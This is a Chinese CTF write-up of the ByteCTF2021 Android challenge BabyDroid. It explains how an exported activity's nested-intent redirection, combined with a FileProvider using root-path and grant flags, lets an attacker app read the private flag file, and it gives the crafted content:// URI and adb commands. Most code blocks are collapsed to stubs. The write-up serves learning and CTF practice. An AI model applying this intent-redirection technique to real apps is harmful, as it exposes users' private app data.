ByteCTF2021 BabyDroid复现
ByteCTF2021 BabyDroid复现
直接参考ByteCTF2021 BabyDroid复现 | LLeaves Blog
还真没做过这样的题,首先环境就搞了半天
Docker环境配置(失败)
PS:最后还是没跑起来
附件地址:ByteCTF
复现环境说明:ByteCTF2021 writeup for Android challenges - 飞书云文档
下载下来后可以看到Dockerfile等文件
你需要一台云服务器(因为在部署时,需要/dev/kvm)
容器里要跑 Android emulator,需要宿主机提供 KVM。虚拟机里还不能再开 KVM(嵌套虚拟化)
一般物理机比较稳
将内容传至服务器后,给run.sh权限
然后修改Dockerfile需要修改几个地方
①
1 | RUN set -e -x; \ |
改成
1 | RUN set -e -x; \ |
②
去掉
1 | RUN sdkmanager --update; |
老题目 + 新 SDK + 新 Docker = 必须做一次兼容修补

这里还有个提交的输入简单写个脚本即可
1 | import hashlib |

正确即可输入apk,URL
这个题目的逻辑不是传统意义的CTF解题
比赛方提供环境,环境内运行APK,我们需要用APK研究漏洞,编写出自己的APK去攻击利用,得到flag,因此复现时部署环境需要用kvm
坑点,里面还有端口的问题,也就是说即使你能跑起来这个docker也会遇上端口不对齐的问题,就算对齐了,也跑不起来
还要修复jdk版本不对,文件里的是jdk11,现在需要使用jdk17了,修复后仍然跑不起来力竭了
可以看看Android Security学习之ByteCTF2021_mobile 环境搭建+前两道题Writeup-先知社区
但是多半也是跑不起来的
模拟器环境搭建
可以先看后面的分析再来搭环境
manifest文件将Flagreceiver设置为exported为false和设置了intent-filter,防止外界app进行干扰
如何将flag传递给FlagReceiver?
有root就行
参考博客:[原创]ByteCTF2022 mobile系列-Android安全-看雪安全社区|专业技术交流与安全研究论坛

1 | am broadcast -W -a "com.wuhengctf.SET_FLAG" -n "com.bytectf.babydroid/.FlagReceiver" -e 'flag' 'flag{eeeeeeee}' |
我们可以用Android Studio的模拟器,选择Android 11
| Android 版本 | API | 代号 |
|---|---|---|
| Android 15/16 (Preview) | 36 | (内部名) |
| Android 14 | 34 / 35 | UpsideDownCake |
| Android 13 | 33 | Tiramisu |
| Android 12L | 32 | Snow Cone v2 |
| Android 12 | 31 | Snow Cone |
| Android 11 | 30 | Red Velvet Cake |
| Android 10 | 29 | Q |
| Android 9 | 28 | Pie |
| Android 8.1 | 27 | Oreo |
| Android 8.0 | 26 | Oreo |
| Android 7.x | 24–25 | Nougat |
| Android 6.0 | 23 | Marshmallow |
| Android 5.x | 21–22 | Lollipop |
| Android 4.4 | 19 | KitKat |
1 | adb shell am start -n com.bytectf.babydroid/.MainActivity |
启动安装的app

广播完可以看到flag了

APP分析
AndroidManifest.xml
1 |
|
1 | <action android:name="com.bytectf.TEST"/> |
任何 App 都可以用 action
com.bytectf.TEST启动 Vulnerable
receiver 对应的是 Android 的 BroadcastReceiver 组件。
在系统层面:
BroadcastReceiver 是一种“被动组件”
它不会自己运行,只会在收到匹配的广播 Intent 时被唤醒
intent-filter 是一个 匹配规则,告诉 Android哪些 Intent 能匹配到我这个组件
Intent 是 Android 里请求做一件事的消息对象。一个我想干什么的声明,由系统帮你找谁来干
Android 为什么需要 Intent?因为 Android 有一个根本设计目标:
App 之间不能直接互相调用代码(沙箱隔离)。
当一个 Intent 被发出时,系统会做:
1 | for 每一个已注册组件: |
| Intent 字段 | intent-filter 中是否声明 | 是否必须 |
|---|---|---|
| action | 必须匹配 | 必须 |
| category | Intent 里的每个都要被 filter 包含 | 有则必须 |
| data | scheme/host/path 匹配 | 有则必须 |
1 | android:exported="false" |
这告诉系统:只有同一个 App 或系统进程,才能用这个 Intent 命中
这里可能有点懵,先看后面
MainActivity
1 | package com.bytectf.babydroid; |
没啥
FlagReceiver
这段代码 不会自己运行,只会在 Android 系统调用它时运行。
1 | 有人 sendBroadcast(Intent) |
1 | package com.bytectf.babydroid; |
1 | context.getFilesDir() 在 Android 上,必然返回: |
1 | /data/data/com.bytectf.babydroid/files/flag |
肯定会写到这个路径
FileProvider
1 | <provider android:name="androidx.core.content.FileProvider" android:exported="false" android:authorities="androidx.core.content.FileProvider" android:grantUriPermissions="true"> |
FileProvider 是 Android 官方提供的“安全文件中转器”,用来把 App 私有文件,安全地以 content:// 形式分享给别人。
早期 Android,App 想把文件给别的 App,只能用:
1 | file:///data/data/xxx/files/flag |
FileProvider 的设计目的
不暴露真实路径,只给一个“受控的虚拟 URI”。
所以 FileProvider 做了三件事:
- 把私有文件映射成
content://URI - 控制 哪些路径可以被映射
- 控制 哪些 App 可以临时访问
exported=false 外部 App 不能直接访问这个 provider,不能:
1 | content://androidx.core.content.FileProvider/... |
1 | <meta-data |

xml/file_paths有路径
| 子节点 | 含义 |
|---|---|
| root-path | 代表设备的根目录 / |
| files-path | 代表 APP 内部存储空间私有目录下的files 目录,等同于 Context.getFilesDir()所获取的目录路径 |
| cache-path | 代表内部存储的 cache 目录,与 Context.getCacheDir()获取的路径对应 |
| external-path | 代表外部存储 (sdcard) 的根目录,与 Environment.getExternalStorageDirectory() 获取的路径对应。 |
| external-files-path | 代表外部存储空间 APP 私有目录下的 files目录,与Context.getExternalFilesDir(null)获取的路径对应 |
| external-cache-path | 外部存储空间 APP 私有目录下的 cache目录,等同于Context.getExternalCacheDir() |
| external-media-path | 代表app 外部存储媒体区域的根目录,与Context.getExternalMediaDirs()获取的路径对应 |
意思是:只允许分享 getFilesDir() 目录下的文件

/data/data/.../files/flag: 保险箱里真正的文件
FileProvider:可以临时发一张“取件码/通行证”给别人
别人凭这个码(content://...)去拿你允许的那份文件
| android:name | Android 提供的 FileProvider的实现类 |
|---|---|
| android:exported | 建议指定为 **false**,表示该 FileProvider 只能本应用使用,不是 public的 |
| android:authorities | 相当于一个用于认证的暗号,在分享文件生成 Uri 时,会通过它的值生成对应的 Uri,该值是一个域名,一般格式为 packagename.fileprovider |
| android:grantUriPermissions | 值为**true**,表示允许赋予临时权限,即设置为共享 |
| meta-data | 指定配置共享目录的配置文件 |
来自LLeaves
漏洞利用
Intent 本身不能绕过权限,但携带了 URI 授权的 Intent可以把对某一个具体文件/数据的访问权临时转交给别人
Intent 是如何提供对内容提供程序的间接访问的?
比如:
1 | content://com.xxx.provider/images/123 |
这是一个具体到单条资源的 URI
拥有权限的 App 构造 Intent
1 | Intent i = new Intent(); |
1 | <provider |
意思是:可以通过 Intent 临时把某个 URI 的访问权授予别人
如果(且仅如果)被攻击 App 主动通过 Intent 把某个 content:// URI 发给攻击者,并且在这个 Intent 上授予了 URI 权限(FLAG_GRANT_*),
同时 Provider 允许 URI 授权(grantUriPermissions=true),且 file_paths.xml 允许映射到该文件,那么攻击者就可以“临时”读取这个具体文件。
好,总结完后我们可以最终利用漏洞
因为file provider设置为非导出,也就意味着外部无法访问。当需要进行文件共享的时候,需要在Intent中加入下面这些中Grant相关的flags ,在这里使用前两个就可以
1 | public static final int FLAG_GRANT_READ_URI_PERMISSION = 0x00000001; |
FLAG_GRANT_READ_URI_PERMISSION:允许接收者读取 URI 的内容,即读取 URI 的数据,并在权限授予期间保持该权限。
FLAG_GRANT_WRITE_URI_PERMISSION:允许接收者写入 URI 的内容,即修改 URI 的数据,并在权限授予期间保持该权限。
FLAG_GRANT_PERSISTABLE_URI_PERMISSION:与LAG_GRANT_READ_URI_PERMISSION`或 FLAG_GRANT_WRITE_URI_PERMISSION一起使用,表示允许接收者在授予许可后持久保存该权限。这意味着即使应用程序被关闭,权限也会保持有效,并且对 URI 的访问仍然是允许的。
FLAG_GRANT_PREFIX_URI_PERMISSION:允许接收者读取或写入指定 URI 的所有后代 URI,而不必单独为每个 URI 授予权限。
因为
1 | <provider |
意思是:
外部 App 不能直接通过
来访问这个 Provider
2
3
Uri.parse("content://androidx.core.content.FileProvider/xxx")
);这样会被直接拒绝
但是Android 允许一种例外机制:
“Provider 自己通过 Intent,把某个 URI 的访问权临时交给别人”
1 | 是否 exported=true ? |
获得权限之后是构造URI去获得flag
真实文件路径是:
1 | /data/data/com.bytectf.babydroid/files/flag |
FileProvider 的 URI 是:
1 | content://<authority>/<virtual-path>/<relative-path> |
它完全由 file_paths.xml 决定。
因为
1 | <paths> |
| XML | 含义 |
|---|---|
| name=”root” | URI 中的第一段路径 |
| path=”.” | 映射到真实文件系统的根 |
于是:
1 | content://authority/root/data/data/xxx/files/flag |
才会 映射到:
1 | /data/data/xxx/files/flag |
因此有
1 | Content://androidx.core.content.FileProvider/root/data/data/com.bytectf.babydroid/files/flag |
不是硬规则
2
3
4
5
android:name="androidx.core.content.FileProvider"
android:authorities="androidx.core.content.FileProvider"
... />android:authorities=”com.example.app.fileprovider”
这样做的好处是:
- 避免 authority 冲突
- 一看就知道是谁的 Provider
因为总流程是
2
3
4
5
6
2. 取出 authority = "androidx.core.content.FileProvider"
3. 在已安装 App 的 AndroidManifest.xml 里查:
哪个 <provider> 声明了这个 authority
4. 找到对应的 Provider 实例
5. 交给它的 openFile() / query() 等方法处理
如何获得授权?
1 | package com.bytectf.babydroid; |
这里有一个
1 | Intent intent = (Intent) getIntent().getParcelableExtra("intent"); |
getParcelableExtra(key) 的意思是:从“启动这个 Activity 的 Intent 的 extras(Bundle)里,按 key 取出一个 Parcelable 对象,并反序列化成 Java 对象。如
2
3
4
5
6
7
8
9
├─ action
├─ data
├─ flags
└─ extras (Bundle)
├─ "intent" -> [一段 Parcelable 二进制数据]
├─ "foo" -> "bar"
└─ ...
extras是一个 Bundle,本质是:key → value 的映射表Parcelable = Android 定义的一种“可跨进程序列化的对象格式”
1 | Intent inner = getIntent().getParcelableExtra("intent"); |
这个的意思是得到Intent再把里面extra中的一个自称”intent”当成真正的Intent
到此漏洞利用全流程结束
EXP
可以编写如下脚本
MainActivity,本文末尾介绍了下各个函数的含义
1 |
|
1 | InputStream inputStream = getContentResolver().openInputStream(getIntent().getData()); |
用当前 App 的 ContentResolver,按 Intent 里携带的 URI,打开一个读取该资源内容的输入流
1 | ContentResolver cr = getContentResolver(); |
含义是:向 Android 系统申请一个内容访问代理,不能直接和别的 App 的 ContentProvider 通信,必须通过 ContentResolver。
发送函数,注:LLeaves博客上的发送已经无法使用
1 | package com.bytectf.pwnbabydroid; |
此外Manifest需要为:
1 |
|
其他的一些知识
原创]Android APP漏洞之战(4)——Content Provider漏洞详解-Android安全-看雪安全社区|专业技术交流与安全研究论坛
Android APP四大组件中Content Provider
Intent 是 Android 的“跨组件通信消息”。
它不存数据本身,而是描述一次动作/请求:
- 打开某个 Activity
- 发送一个广播
- 请求另一个 App 帮我做事
- 附带一些参数(extras)
如
1 | startActivity(intent); // 启动界面 |
ContentProvider 是 Android 的“标准化数据访问接口”。
它用来:
- 向别的 App 提供数据
- 控制访问权限
- 隔离真实存储细节
数据要给别人用,但不能把整个沙箱打开
1 | Cursor c = getContentResolver().query(uri, ...); |
App A 想让 App B 选一张图片
App B 有 ContentProvider(相册)
App B 用 Intent 返回:
- 一个
content://...URI - 外加
FLAG_GRANT_READ_URI_PERMISSION
App A 用 ContentResolver 读数据

我们创建一个Content Provider,其他的应用可以通过使用ContentResolver来访问ContentProvider提供的数据,而ContentResolver通过uri来定位自己要访问的数据,所以我们要先了解URI

1 | scheme://authority/path?query#fragment |
| 部分 | 含义 | 是否必需 |
|---|---|---|
| scheme | 使用什么协议/规则 | ✅ |
| authority | 由谁来管 | 视 scheme |
| path | 具体资源路径 | 视情况 |
| query | 参数 | ❌ |
| fragment | 片段 | ❌ |
官方文档:Content provider 基础知识 | App data and files | Android Developers
Intent的完整结构
Action
1 | intent.setAction("android.intent.action.VIEW"); |
本质:一个字符串
含义:描述要执行的“动作类型”
Data(URI + MIME type)
1 | intent.setData(Uri.parse("content://...")); |
类型:Uri
含义:操作的对象
Category
1 | intent.addCategory(Intent.CATEGORY_DEFAULT); |
多用于隐式 Intent
用来进一步筛选可匹配的组件
例如:
CATEGORY_LAUNCHER
CATEGORY_DEFAULT
Component(显式目标)
1 | intent.setClassName(pkg, cls); |
或
1 | intent.setComponent(new ComponentName(pkg, cls)); |
含义:
直接指定目标 Activity / Service / Receiver
一旦设置了 Component:
Action / Category / Data 的匹配就不重要了
系统不会再做 intent-filter 匹配
Extras(Bundle)
1 | intent.putExtra("key", value); |
Flags
1 | intent.addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION); |
Flags 会影响:
Activity 启动栈
权限授予(非常关键)
任务行为
intent-filter 匹配 =Android 在“你没指定要启动谁”的情况下,帮你从系统里找一个“愿意接这个 Intent 的组件”。
intent-filter 写在 AndroidManifest.xml 里,比如:
1 | <activity android:name=".Vulnerable"> |
它的意思是:
如果有 Intent 的 action 是
com.bytectf.TEST,系统可以把它交给我处理。”
如果 没有 setClass / setComponent,系统会:
- 看 intent 里有什么:
- action
- data (URI / MIME)
- category
- 扫描所有已安装 App 的 manifest
- 找
<intent-filter>满足以下规则的组件:
1 | Intent setClassName(String packageName, String className) |
 wechat
- alipay